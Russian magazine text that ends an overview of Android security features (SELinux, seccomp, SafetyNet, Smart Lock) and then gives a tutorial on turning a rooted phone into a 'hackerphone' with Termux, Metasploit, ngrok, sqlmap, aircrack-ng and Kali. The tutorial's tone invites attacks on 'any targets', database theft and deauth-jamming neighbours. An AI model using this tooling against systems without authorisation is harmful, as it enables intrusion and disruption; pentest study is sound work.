В Android 7 медиастек был разделен на множество независимых сервисов, каждый из которых имеет только необходимые ему полномочия. Идея здесь в том, что уязвимости Stagefright были найдены в коде медиакодеков, которые теперь не имеют доступа к интернету, так что не могут быть проэксплуатированы удаленно. Подробнее об этом можно почитать в блоге Google.

Начиная с Android 10 медиакодеки используют аллокатор памяти Scudo, затрудняющий атаки типа use-after-free, double-free и переполнение буфера.



Разделенный MediaServer

SELINUX

Еще один большой шаг в сторону защиты от возможных уязвимостей в системных компонентах ОС — технология SELinux.

SELinux разработана Агентством национальной безопасности США и уже давно используется во многих корпоративных и настольных дистрибутивах Linux для защиты от самых разных видов атак. Одно из основных применений SELinux — ограничить приложениям доступ к ресурсам ОС и данным других приложений.

С помощью SELinux можно, например, сделать так, чтобы веб-сервер имел доступ только к определенным файлам и диапазону портов, не мог запускать бинарные файлы, помимо заранее оговоренных, и имел ограниченный доступ к системным вызовам. По сути, SELinux запирает приложение в песочницу, серьезно ограничивая возможности того, кто сможет его взломать.

Вскоре после появления на свет Android разработчики SELinux начали проект SEAndroid. Его суть — перенести систему в мобильную ОС и разработать правила SELinux для защиты ее компонентов. Начиная с версии 4.2 наработки этого проекта входят в состав Android, но на первых порах (версия 4.2–4.3) они использовались исключительно, чтобы собирать информацию о поведении компонентов системы (а затем составить правила). В версии 4.4 Google перевела систему в активный режим, но с мягкими ограничениями для нескольких системных демонов (installd, netd, vold и zygote). На полную же катушку SELinux заработал только в Android 5.

В Android 5 предусмотрено более 60 доменов SELinux (проще говоря — правил ограничений) почти для каждого системного компонента, начиная с первичного процесса init и заканчивая пользовательскими приложениями. На практике это означает, что многие векторы атак на Android, которые в прошлом использовались как самими пользователями для получения root, так и разного рода малварью, больше не актуальны.

Так, уязвимость CVE-2011-1823, имевшая место во всех версиях Android до 2.3.4 и позволяющая вызвать memory corruption в демоне vold, а далее передать управление шеллу с правами root (эксплоит Gingerbreak), не могла бы быть использована, будь она найдена в Android 5 — здесь, согласно правилам SELinux, vold не имеет права запускать другие бинарные файлы. То же самое справедливо и для уязвимости CVE-2014-3100 в Android 4.3, позволяющей вызвать переполнение буфера в демоне keystore, и 70% других уязвимостей.

SELinux значительно снижает риск, что злоумышленник захватит устройство, проэксплуатировав уязвимости в низкоуровневых компонентах системы (многочисленных написанных на C и C++ демонах, исполняемых от имени root), но в то же время затрудняет получение root, так сказать, «для себя». Более того, отныне права root сами по себе не гарантируют полного контроля над системой, так как для SELinux нет разницы между обычным юзером и суперпользователем.

```
root@mako:/ # ls -Z /system/bin/
-rwxr-xr-x root     shell             u:object_r:system_file:s0 ATFWD-daemon
-rwxr-xr-x root     shell             u:object_r:system_file:s0 adb
-rwxr-xr-x root     shell             u:object_r:system_file:s0 am
lrwxrwxrwx root     root              u:object_r:system_file:s0 app_process -> /system/xbin/daemo
lrwxrwxrwx root     root              u:object_r:system_file:s0 app_process32 -> /system/xbin/dae
-rwxr-xr-x root     shell             u:object_r:zygote_exec:s0 app_process32_original
-rwxr-xr-x root     shell             u:object_r:system_file:s0 app_process_init
-rwxr-xr-x root     shell             u:object_r:system_file:s0 applypatch
-rwxr-xr-x root     shell             u:object_r:system_file:s0 applypatch_static
-rwxr-xr-x root     shell             u:object_r:system_file:s0 appops
-rwxr-xr-x root     shell             u:object_r:system_file:s0 appwidget
drwxr-xr-x root     shell             u:object_r:system_file:s0 asan
-rwxr-xr-x root     shell             u:object_r:system_file:s0 asanwrapper
-rwxr-xr-x root     shell             u:object_r:system_file:s0 atrace
-rwxr-xr-x root     shell             u:object_r:system_file:s0 bcc
-rwxr-xr-x root     shell             u:object_r:bluetooth_loader_exec:s0 bdAddrLoader
-rwxr-xr-x root     shell             u:object_r:system_file:s0 bdt
-rwxr-xr-x root     shell             u:object_r:system_file:s0 blkid
-rwxr-xr-x root     shell             u:object_r:system_file:s0 bmgr
-rwxr-xr-x root     shell             u:object_r:bootanim_exec:s0 bootanimation
-rwxr-xr-x root     shell             u:object_r:bridge_exec:s0 bridgemgrd
-rwxr-xr-x root     shell             u:object_r:system_file:s0 btnvtool
-rwxr-xr-x root     shell             u:object_r:system_file:s0 bu
-rwxr-xr-x root     shell             u:object_r:system_file:s0 bugreport
lrwxrwxrwx root     root              u:object_r:system_file:s0 cat -> toolbox
-rwxr-xr-x root     shell             u:object_r:system_file:s0 charger_touch
```

Контексты SELinux нативных демонов и приложений

SECCOMP-BPF

Seccomp — еще одна технология ядра Linux, позволяющая ограничить список доступных приложению (и в перспективе опасных) системных вызовов. С помощью seccomp можно, например, запретить приложению использовать системный вызов execve, который часто применяют эксплоиты, или заблокировать системный вызов listen, дающий возможность повесить на сетевой порт бэкдор. Именно seccomp лежит в основе системы изоляции вкладок в браузере Chrome для Linux.

Технология использовалась в Android с седьмой версии, но применялась исключительно к системным компонентам. В Android 8 seccomp-фильтр был внедрен в Zygote — процесс, который порождает процессы всех установленных в систему приложений.

Разработчики проанализировали, какие системные вызовы нужны для загрузки ОС и работы большинства приложений, а затем отсекли лишние. В итоге в черный список попали 17 системных вызовов из 271 на ARM64 и 70 из 364 на ARM.

Пример использования seccomp в сервисе MediaExtractor:

```
static const char kSeccompFilePath[] =
    "/system/etc/seccomp_policy/mediaextractor-seccomp.policy";

int MiniJail()
{
    struct minijail *jail = minijail_new();
    minijail_no_new_privs(jail);
    minijail_log_seccomp_filter_failures(jail);
    minijail_use_seccomp_filter(jail);
    minijail_parse_seccomp_filters(jail, kSeccompFilePath);
    minijail_enter(jail);
    minijail_destroy(jail);
    return 0;
}
```

Файл `mediaextractor-seccomp.policy`:

```
ioctl: 1
futex: 1
prctl: 1
write: 1
getpriority: 1
mmap2: 1
close: 1
10munmap: 1
dupe: 1
mprotect: 1
getuid32: 1
setpriority: 1
```

```
03-09 16:39:32.122 15107 15107 I crash_dump32: performing dump of process 14942 (target tid = 14971)
03-09 16:39:32.127 15107 15107 F DEBUG   : *** *** *** *** *** *** *** *** *** *** *** *** *** *** *** ***
03-09 16:39:32.127 15107 15107 F DEBUG   : Build fingerprint: 'google/sailfish/sailfish:O/OPP1.170223.013/3795621:userdeb
03-09 16:39:32.127 15107 15107 F DEBUG   : Revision: '0'
03-09 16:39:32.127 15107 15107 F DEBUG   : ABI: 'arm'
03-09 16:39:32.127 15107 15107 F DEBUG   : pid: 14942, tid: 14971, name: WorkHandler  >>> com.redacted <<<
03-09 16:39:32.127 15107 15107 F DEBUG   : signal 31 (SIGSYS), code 1 (SYS_SECCOMP), fault addr --------
03-09 16:39:32.127 15107 15107 F DEBUG   : Cause: seccomp prevented call to disallowed system call 55
03-09 16:39:32.127 15107 15107 F DEBUG   :     r0 00000091  r1 00000007  r2 ccd8c008  r3 00000001
03-09 16:39:32.127 15107 15107 F DEBUG   :     r4 00000000  r5 00000000  r6 00000000  r7 00000037
```


Краш системы при попытке выполнить неразрешенный системный вызов

GOOGLE PLAY PROTECT

В феврале 2012 года Google включилась в борьбу со зловредными приложениями: начал работать сервис онлайн-проверки приложений Bouncer. Он запускал каждое публикуемое в Google Play приложение в эмуляторе и прогонял через многочисленные тесты в поисках подозрительного поведения.

В ноябре того же года появился сервис онлайн-проверки софта на вирусы прямо на устройстве пользователя (Verify Apps). Изначально он работал только на 4.2, но к июлю 2013-го был интегрирован в пакет Google Play Services и стал доступен для всех устройств от 2.3. С апреля 2014-го проверка выполняется не только на этапе установки приложения, но и по расписанию, а с 2017 года за проверками можно следить через интерфейс системы под названием Google Play Protect (раздел «Безопасность»).

Вместе с новым интерфейсом Google вытащила наружу еще несколько индикаторов работы антивируса. Версия Play Store для Android 8 и выше показывает статус проверки приложения на странице приложения, а также выводит красивый зеленый щит с надписью «Все хорошо, парень, ты защищен» в списке установленных приложений.



Google Play Protect в Android 8

Проблема здесь только в том, что согласно тесту антивирусов за март 2020 года Google Play Protect занимает последнее место в рейтинге, обнаружив только 47,8% новых вирусов (не старше четырех недель). Это мало, даже если учитывать, что Google не может применять для обнаружения такие же эвристические алгоритмы, как у других антивирусов (большинство антивирусов считают подозрительными даже приложения, имеющие права на отправку СМС).


SMART LOCK

Сегодняшний пользователь привык к датчикам отпечатков пальцев и сканированию лица для разблокировки смартфона, но шесть лет назад заставить пользователя защитить смартфон с помощью PIN-кода или пароля было сложно. Поэтому инженеры Google создали не самую надежную (а в некоторых случаях и совсем ненадежную), но действенную систему под названием Smart Lock.

Появившийся в Android 5 Smart Lock — это механизм для автоматического отключения защиты экрана блокировки после подключения к одному из Bluetooth-устройств (умные часы, автомагнитола, TV box) на основе местоположения или по снимку лица. Фактически это официальная реализация функций, которые неофициально были доступны в сторонних приложениях (например, SWApp Link для разблокировки с помощью часов Pebble) и прошивках от производителей (мотороловский Trusted Bluetooth).

Теперь функциональность этих приложений доступна в самом Android, а все, что остается сделать пользователю, — установить на экран блокировки PIN-код, ключ или пароль, активировать Smart Lock в настройках безопасности и добавить доверенные Bluetooth-устройства, места и лица.

По словам Google, Smart Lock позволил поднять уровень использования паролей для блокировки экрана среди пользователей в два раза. Однако стоит иметь в виду, что из всех методов разблокировки, доступных в Smart Lock, более-менее надежным можно считать только разблокировку с помощью устройства Bluetooth. И это только в том случае, если твоя цель — защитить украденное устройство, а не отстаивать перед полицейским свое право на частную жизнь.



Настройки Smart Lock


Итого: сегодня Android использует три вида разблокировки экрана с разным уровнем надежности и, соответственно, уровнем доступа:

1. Пароль или PIN-код — считается наиболее надежным и поэтому дает полный контроль над устройством безо всяких ограничений.
2. Отпечаток пальца или снимок лица — менее надежный, система запрашивает пароль после каждой перезагрузки телефона, а также через каждые 72 часа.
3. Smart Lock — наименее надежный метод, поэтому на него накладываются те же ограничения, что и на биометрический метод, плюс он не позволяет получить доступ к аутентификационным ключам Keymaster (например, тем, что используются для платежей), а пароль запрашивается не через 72 часа, а уже через четыре.

WEBVIEW

С первых версий Android включал в себя компонент WebView на базе WebKit, позволяющий сторонним приложениям использовать HTML/JS-движок для отображения контента. На нем же базировалось большинство сторонних браузеров.

В Android 4 WebView был серьезно модернизирован и заменен движком из проекта Chromium (версия 33 в Android 4.4.3). С пятой версии WebView не просто базируется на Chromium, а еще и умеет обновляться через Google Play (в автоматическом режиме, незаметно для пользователя). Это значит, что Google может закрывать уязвимости в движке так же быстро, как уязвимости в Google Chrome для Android. Все, что потребуется от пользователя, — это подключенный к интернету смартфон с Android 5 или выше.



Начиная с Android 5.0 WebView — это независимый пакет

С Android 8 рендерер-процесс WebView изолирован с помощью seccomp. Он работает в очень ограниченной песочнице, которая не допускает обращения к постоянной памяти и сетевым функциям. Кроме того, WebView теперь также может использовать технологию Safe browsing, знакомую всем пользователям Chrome. Safe browsing предупреждает о потенциально небезопасных сайтах и требует явно подтвердить переход на такой сайт.


SAFETYNET

Начиная с Android 7 в Google Play Services есть API под названием SafetyNet, который выполняет одну простую задачу: проверяет, оригинальное ли устройство (сверяет серийные номера), не была ли его прошивка изменена и есть ли у пользователя права root. Используя этот API, разработчики могут писать приложения, которые в принципе не заработают на модифицированных прошивках или, к примеру, прошивках, давно не получавших исправления безопасности (patch level).

Долгое время SafetyNet определял надежность устройства с помощью эвристических методов, которые всегда можно было обмануть: Magisk успешно скрывал наличие root и факт разблокировки загрузчика от SafetyNet на протяжении нескольких лет.

С недавнего времени SafetyNet перестал полагаться на простую проверку состояния загрузчика (которую умеет обманывать Magisk), а вместо этого использует приватный ключ шифрования из защищенного хранилища KeyStore, чтобы подтвердить достоверность переданных данных. Обойти эту защиту можно, лишь получив доступ к приватному ключу, который хранится в выделенном криптографическом сопроцессоре (TEE), а сделать это практически невозможно.

Все это означает, что совсем скоро все сертифицированные Google устройства на базе Android 8 и выше просто перестанут проходить проверку SafetyNet и Magisk будет бесполезен при работе с банковскими клиентами и другими приложениями, использующими SafetyNet.




Проверка устройства с помощью приложения SafetyNet Test

Kill Switch

В августе 2013 года Google запустила веб-сервис Android Device Manager, с помощью которого пользователи получили возможность заблокировать смартфон или сбросить его до заводских настроек. В качестве клиентской части на смартфоне сервис использовал обновляемый через Google Play компонент Google Play Services, поэтому функция стала доступна для любых устройств начиная с Android 2.3.

С Android 5 в сервис также включена функция Factory Reset Protection. После ее активации возможность сброса до заводских настроек будет заблокирована паролем, что, по мнению Google, помешает полноценному использованию смартфона или его продаже. Ведь однажды привязанный к аккаунту Google смартфон уже не может быть отвязан без сброса настроек.

Проблема здесь только в том, что загрузчик большинства смартфонов можно разблокировать вполне официально. А после этого его можно полностью перепрошить.



Настройки Android Device Manager

ВЫВОДЫ

Усилия Google в итоге дали результат. Большую часть уязвимостей в смартфонах теперь находят не в самом Android, а в драйверах и прошивках конкретных устройств. По общему количеству уязвимостей Android уже плетется позади iOS, а цены за сами уязвимости в Android превысили цены за уязвимости в iOS.

Современный смартфон на Android (если, конечно, это не китайский ширпотреб) неприступен практически со всех сторон. С него не получится снять дамп памяти, его нельзя окирпичить, выполнить даунгрейд, взломать с помощью обхода экрана блокировки. Ослабить всю эту систему защиты способен лишь сам производитель устройства.



ДЕЛАЕМ ИЗ УСТРОЙСТВА С ANDROID «ХАКЕРФОН» С ПОМОЩЬЮ TERMUX И KALI

Ghoustchat
aio02012003@gmail.com

БОЕВОЙ СМАРТФОН

Все мы видели в фильмах о хакерах сцены взлома с помощью мобильных телефонов. Обычно все, что там творится, — выдумка. Однако и эта выдумка медленно, но верно становится реальностью. Из этой статьи ты узнаешь, как приблизиться к кино и превратить свой телефон в настоящий хакерский инструмент.

ЧТО НУЖНО ЗНАТЬ И СДЕЛАТЬ ПЕРЕД УСТАНОВКОЙ

Первое, о чем следует позаботиться, — это права root. Без них некоторые функции установленных нами утилит могут не поддерживаться или работать некорректно. Поэтому настоятельно рекомендую их заполучить. Особенно это касается пользователей с Android 10 и более поздних версий.

Получение root в каждом случае уникально, ведь оно напрямую зависит от конкретной модели устройства и версии Android. Я в этой статье буду использовать свой старенький Samsung Galaxy S6 (SM-G920F) на Android 7.0 Nougat, для рута в котором уже есть специальный инструмент. В остальных случаях придется погуглить и узнать, как получить рут конкретно на твоем устройстве. На форуме 4PDA почти всегда есть нужная инструкция.

Также нам понадобится Termux — простой и удобный терминал, дающий многие возможности среды Linux, который и позволит исполнять наши команды в подходящей среде и не возиться с предварительной настройкой окружения.

Рекомендую также установить утилиту tsu, которая предоставит тебе возможность выполнять команды от рута. Если она не работает должным образом, загляни в GitHub-репозиторий, который настраивает работу рута в Termux. Это нужно, чтобы Termux сразу имел рут-доступ, который может понадобиться для дальнейших операций.

> **INFO**
> Важный момент: при использовании в качестве рута Magisk (а на большинстве современных устройств альтернатив нет и не предвидится) не забудь в его настройках разрешить Termux рут-доступ, а также добавить в исключения для Magisk Hide, иначе все наши действия будут бесполезны.

Также рекомендую обновить список пакетов, как мы обычно делаем это в десктопе Kali:

```
$ apt-get update
```

Пара слов о Kali NetHunter

Если ты один из тех счастливчиков, чье устройство оказалось в списке поддерживаемых, рекомендую попробовать Kali NetHunter. Это платформа, созданная разработчиками Kali Linux специально для телефонов на Android. В NetHunter сразу доступно много рабочего софта из десктопной версии Kali. Образы можно найти на официальном сайте. Это более мощный набор, чем тот, что ты можешь получить с помощью Termux.

Подробнее о Kali NetHunter читай в статье «Атака со смартфона: знакомимся с Kali NetHunter».

УСТАНАВЛИВАЕМ METASPLOIT

Полное описание Metasploit — тема для отдельной статьи, поэтому пройдемся по нему вкратце. Metasploit Framework — фреймворк, предназначенный для создания, отладки и, конечно, применения эксплоитов.

Установить Metasploit Framework (MSF) на Android 7 или выше можно в две команды:

```
$ pkg install unstable-repo
$ pkg install metasploit
```

На Android 5.x.x–6.x.x MSF устанавливают несколько другим методом:

```
$ curl -LO https://github.com/termux/termux-packages/files/3995119/
metasploit_5.0.65-1_all.deb.gz
$ gunzip metasploit_5.0.65-1_all.deb.gz
$ dpkg -i metasploit_5.0.65-1_all.deb
$ apt -f install
```

> **WARNING**
> Все эти команды следует выполнять с правами обычного пользователя, если не оговорено иное: при выполнении от рута могут возникать трудноисправимые проблемы.
> В частности, при запуске apt от рута мы получим сбитые контексты SELinux, что потом помешает нам устанавливать пакеты.

Установка может затянуться. Не закрывай сессию Termux до конца установки MSF!

> **WARNING**
> Не стоит обновлять MSF вручную редактированием `$PREFIX/opt/metasploit`, так как это может привести к проблемам с зависимостями.

Теперь, чтобы убедиться, что у нас все работает, запустим Metasploit:

```
$ msfconsole
```



Metasploit Framework

Как видишь, все отлично и в твоем распоряжении 2014 эксплоитов. :)

УСТАНАВЛИВАЕМ NGROK

Ngrok — это кросс-платформенный софт для создания защищенных сетевых туннелей от общедоступной конечной точки до локально работающей сетевой службы. Также утилита собирает весь трафик и логирует его для анализа.


Перед дальнейшими действиями убедись, что интернет подключен (через «мобильные данные») и активирована точка доступа, так как это необходимо для корректной работы ngrok.

Для начала обновляемся и ставим Python 2:

```
$ pkg update && pkg upgrade && pkg install python2
```


Теперь нам нужно зарегистрировать свой аккаунт ngrok.

Как только зарегистрируешься, тебя перебросит на страницу личного кабинета, где нужно будет найти и скопировать свой токен аутентификации, как показано на скриншоте.



AuthToken for ngrok

Далее надо скачать архив с ngrok для Linux-based-систем с архитектурой ARM.



Download ngrok

Дальше заходи в Termux и иди в ту директорию, куда скачал архив с ngrok. К примеру:

```
$ cd /sdcard/Downloads
```

Введи команду `ls |grep ngrok` и проверь, что архив здесь. Теперь нам нужно разархивировать его:

```
$ unzip ngrok-stable-linux-arm.zip
```

После этого еще раз введи `ls |grep ngrok` и проверь, появился ли у тебя исполняемый файл ngrok. Если его нет, то перед следующим шагом зайди в директорию с ним:

```
$ cd ngrok-stable-linux-arm
```

И перемести исполняемый файл в домашний каталог Termux:

```
$ mv -v ngrok /$HOME
```

Посмотри, куда был перемещен файл, и отправляйся туда с помощью команд `cd` и `ls`.

Теперь тебе нужно установить флаг исполнимости файла:

```
$ chmod +x ngrok
```

И сделать первый запуск:

```
$ ./ngrok
```


Помнишь, ты копировал свой токен для аутентификации? Впиши эту команду, чтобы ngrok знал, кто его использует:

```
$ ./ngrok authtoken токен
```

И запускай сервер:

```
$ ./ngrok http 80
```

Ты увидишь экран как на скриншоте.



Ngrok

Отлично, теперь ты готов атаковать любые цели! :)

УСТАНАВЛИВАЕМ SQLMAP

Цитата с официального сайта: «Sqlmap — это инструмент для тестирования на проникновение с открытым исходным кодом, который автоматизирует обнаружение и использование недостатков SQL-инъекций и захват серверов баз данных».

> **INFO**
> Подробнее о sqlmap ты можешь прочесть в архивной статье 2011 года «Sqlmap: SQL-инъекции — это просто».

С установкой все элементарно. Перед тобой есть выбор: поставить стабильную версию 1.4.3 или самую новую 1.4.5.34. Первая ставится проще некуда:

```
$ pkg install sqlmap
```

И все. Чтобы запустить утилиту, пропиши команду

```
$ sqlmap -u <URL>
```



Sqlmap 1.4.3

Или же ты можешь поставить себе более новую версию, которая еще находится в разработке. Для этого нужно клонировать официальный проект sqlmap с GitHub:

```
$ git clone https://github.com/sqlmapproject/sqlmap.git
```

Далее переходи в папку с sqlmap:

```
$ cd sqlmap
```

И, используя **python2**, запускай sqlmap с таким же обязательным параметром:

```
$ python2 sqlmap.py -u ссылка
```



Sqlmap 1.4.5.34

Теперь больше половины баз данных интернета могут оказаться в твоем смартфоне! Но не забывай, что, применяя этот мощный инструмент, ты рискуешь нажить проблемы с законом.

Продолжение статьи →

БОЕВОЙ СМАРТФОН

ДЕЛАЕМ ИЗ УСТРОЙСТВА С ANDROID «ХАКЕРФОН» С ПОМОЩЬЮ TERMUX И KALI

УСТАНАВЛИВАЕМ AIRCRACK-NG

Aircrack-ng — набор утилит, предназначенных для обнаружения беспроводных сетей, перехвата их трафика и аудита ключей шифрования WEP и WPA/WPA2-PSK.

Здесь уже все далеко не так просто. Думаю, ты слышал, насколько трудно перевести Wi-Fi-адаптер смартфона в режим мониторинга. В официальных репозиториях Termux на этот случай есть пакет утилиты iwconfig, которая управляет беспроводными сетями. Нам надо ее установить.

Для начала нужны вспомогательные утилиты:

```
$ pkg install root-repo
```

Теперь можно ставить iwconfig с остальными тулзами для работы с беспроводными сетями:

```
$ pkg install wireless-tools
```

И еще поставить отдельно iw:

```
$ pkg install iw
```

Теперь тебе надо будет зайти как рут и создать экземпляр монитора. Для этого мы сделаем так:

```
$ tsu
$ iw phy0 interface add mon0 type monitor
```

Проверим наши адаптеры и их статусы:

```
$ iwconfig
```

Если что-то отображается не так, проверь, работает ли Wi-Fi, и убедись, что он не подключен к каким-либо сетям.

Далее нам нужно поднять наш монитор:

```
$ ifconfig mon0 up
```

Конечно, не все устройства с Android поддерживают режим мониторинга. Проверить это можно приложением bcmon, которое среди прочего умеет включать режим мониторинга на совместимых чипах Broadcom (это устройства Nexus и некоторые другие). Для всех остальных придется купить переходник USB — OTG, в который воткнуть один из поддерживаемых десктопной Kali адаптеров. Для этого понадобится пересобрать ядро с нужными драйверами. Если у тебя нет опыта пересборки ядра, рекомендую обратиться в тему своего устройства на 4PDA или XDA-developers. Часто там есть сборки Kali с уже готовым ядром.

Теперь можем ставить aircrack-ng:

```
$ pkg install aircrack-ng
```

Смотрим короткий man:

```
$ man aircrack-ng
```



Aircrack-ng

И можем запустить airodump-ng:

```
$ airodump-ng -i mon0
```

Теперь можно перехватывать трафик открытых точек, спамить deauth-фреймами, отключая ~~неугодных соседей~~ посторонние устройства от интернета, ловить хендшейки для взлома паролей. Не мне тебя учить.

УСТАНАВЛИВАЕМ NMAP

Nmap — утилита, предназначенная для сканирования сетей. Может находить открытые порты, делать трассировку, проверять на уязвимости с помощью NSE-скриптинга. Чтобы лучше ознакомиться с этим приложением, стоит прочитать две статьи из нашего журнала о NSE-скриптинге и его использовании для обхода файрволов, DoS-атак и многого другого.

В нашем случае возможности Nmap могут быть немного урезаны, ведь используем портированную на Android версию. Однако она есть в официальных репозиториях Termux, что упрощает нам жизнь:

```
$ pkg install nmap
```

Посмотрим короткий man:

```
$ nmap
```



Nmap

Для интенсивного сканирования я использую такие параметры:

$ nmap -T4 -A -v

СТАВИМ НА ТЕЛЕФОН ПОЛНОЦЕННЫЙ KALI LINUX


На некоторые телефоны можно установить Kali NetHunter, но речь сейчас пойдет не о нем. Мы будем ставить образ полноценной Kali на наш телефон и подключаться к его десктопу через VNC. У тебя будет образ именно Kali Linux, что позволит пользоваться теми прогами, которые не удается завести на Termux (к примеру, BeEF-XSS).

Сначала нам понадобится скачать из Google Play установщик урезанных дистрибутивов — Linux Deploy, набор необходимых пакетов для корректной работы (BusyBox) и, конечно, VNC Viewer — клиент VNC. Не важно, что в реальности эта машина будет находиться на 127.0.0.1.

Также из интернета нужно скачать образ Kali для Android. Лично я скачивал полную версию с файловой системой ext4, которая подходит для архитектуры ARM (пятый файл сверху). Когда архив докачается, твоя задача — извлечь оттуда образ объемом 5,5 Гбайт и поместить его в директорию `/storage/emulated/0` мобильного устройства. После этого переименуем файл в `linux.img`.

Теперь нужно уделить внимание BusyBox. Сейчас в Google Play очень много вариантов разных производителей. Дело в том, что некоторым устройствам приходится подыскивать нужный BusyBox, чтобы все утилиты поставились корректно. В моем случае подошел самый популярный пакет BusyBox Free, файлы которого я установил в `/su/xbin`. Запомни эту директорию, она важна при обновлении среды установщика.

Теперь заходим в Linux Deploy и справа внизу нажимаем на иконку настроек дистрибутива. Выбираем дистрибутив Kali Linux. Нужная архитектура выставится автоматически, но, если не получится, попробуй `armhf`.




Settings

Далее измени пароль пользователя, он находится ниже.


И в самом конце ты найдешь пункты, отвечающие за включение серверов SSH и VNC. Поставь галочки напротив них. Если не нужна графическая среда, то будет достаточно SSH. Потом можно будет скачать любой клиент SSH и подключаться к нашей машине с Kali по `127.0.0.1`. Чтобы не качать лишние приложения, можешь воспользоваться обычным `openssh-client` прямо в Termux, для чего просто открой еще одну вкладку.

Если же тебе все же нужна графическая среда, то включи соответствующий пункт, и дальше я покажу, как подключиться к десктопу Kali по VNC.



SSH and VNC

Теперь нужно настроить рабочее окружение. В настройках переменной `PATH` укажи тот путь, куда BusyBox устанавливал пакеты.



SSH и VNC

